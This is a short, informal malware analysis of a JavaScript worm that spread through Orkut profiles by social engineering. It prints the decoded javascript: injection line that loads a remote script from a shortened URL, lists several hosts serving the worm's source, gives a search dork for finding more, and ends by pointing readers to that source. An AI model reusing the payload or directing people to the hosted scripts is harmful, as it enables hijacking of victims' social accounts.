Malware Epidemic on Orkut

By :D4rk357

Contact: D4rk357@yahoo.in

Greetz to : b0nd, eberly,FB1h2s,Punter,The Empty(), Rockey Killer,Prashant

Website : http://www.garage4hackers.com/forum.php


http://h4ck3r.in/board/

Shoutz to : All ICW , G4H and H4ck3r.in members.


In the recent days a lot of orkut profiles have been affected by a malicious code that is being spread on orkut . Though the basic code is same but is being used by a lot of hackers to infect orkut profile . This paper is aimed at looking how the code is spread , how it works and how it can be stopped .

How it is spread :

1. One Orkut profile is created by the hacker and he posts in various communites and in his profile description link to the page where is hosted .



2. Infected Profiles send automated messages to all the communities they have joined along with updates , photo comments and profile description link to webpage where it is hosted.



3.Once a unsuspecting Orkut user is induced into opening a link a user visits webpage which more or less less like this .

3. The so called “Code” is a URI encoded and on decoding it we get this link

   javascript:d=document;c=d.createElement(script);d.body.appendChild(c);c.src=http://j.mp/bDNliP;void(0)

   Check the src(source field). It’s a url which has been shortened . On opening it you get the souce code that the hacker is using and the place where it is hosted .

   In this case this malicious script is hosted at http://crditox.awardspace.biz/scriptx.txt

   Other places where I found these malicious script hosted by the same method is

   http://recharge.x10.mx/yup.txt
   http://ricros3.freewebhostx.com/FreeRecharge/Jsc1.txt

This is just tip of the iceberg . There are many places where these scripts are hosted and a large number of orkut users fall prey to it .

Other Method which I used to find these script is crafting a google dork .I crafted this particular google dork and it works fairly well

allintext:about.open("POST", "EditSocial", false);

By this method I found dozens of scripts hosted at different places .It is faster way to find where all these scripts are hosted .

HOW IT WORKS :

As soon as you open the webpage the javascript starts it works . It first prompts a message that it is working wait for 5 minutes . It uses ajax function **createXMLHttpRequest()**which will establish the AJAX connection object, this is called as soon as the JS file is loaded.
Then one by one it edits your profile , status message and sends a particular scrap to all your frnds , a new thread is created by your profile in all the communities you have joined and it also posts in photo comments . Everytime to edit a particular field it opens it and edits it before passing it over to orkut server using post method .

It does not change your password though it inflicts damage in other ways .

HOW TO PREVENT IT.

1. Start using new version of orkut .
2. Don't fall prey to free recharge and other social engineering methods. Remember nothing is free .

3. Don’t copy and paste the URL “just to see” what happens . You will be infected .

P.S: You can find source code of the malwares in above links . They open as TXT files .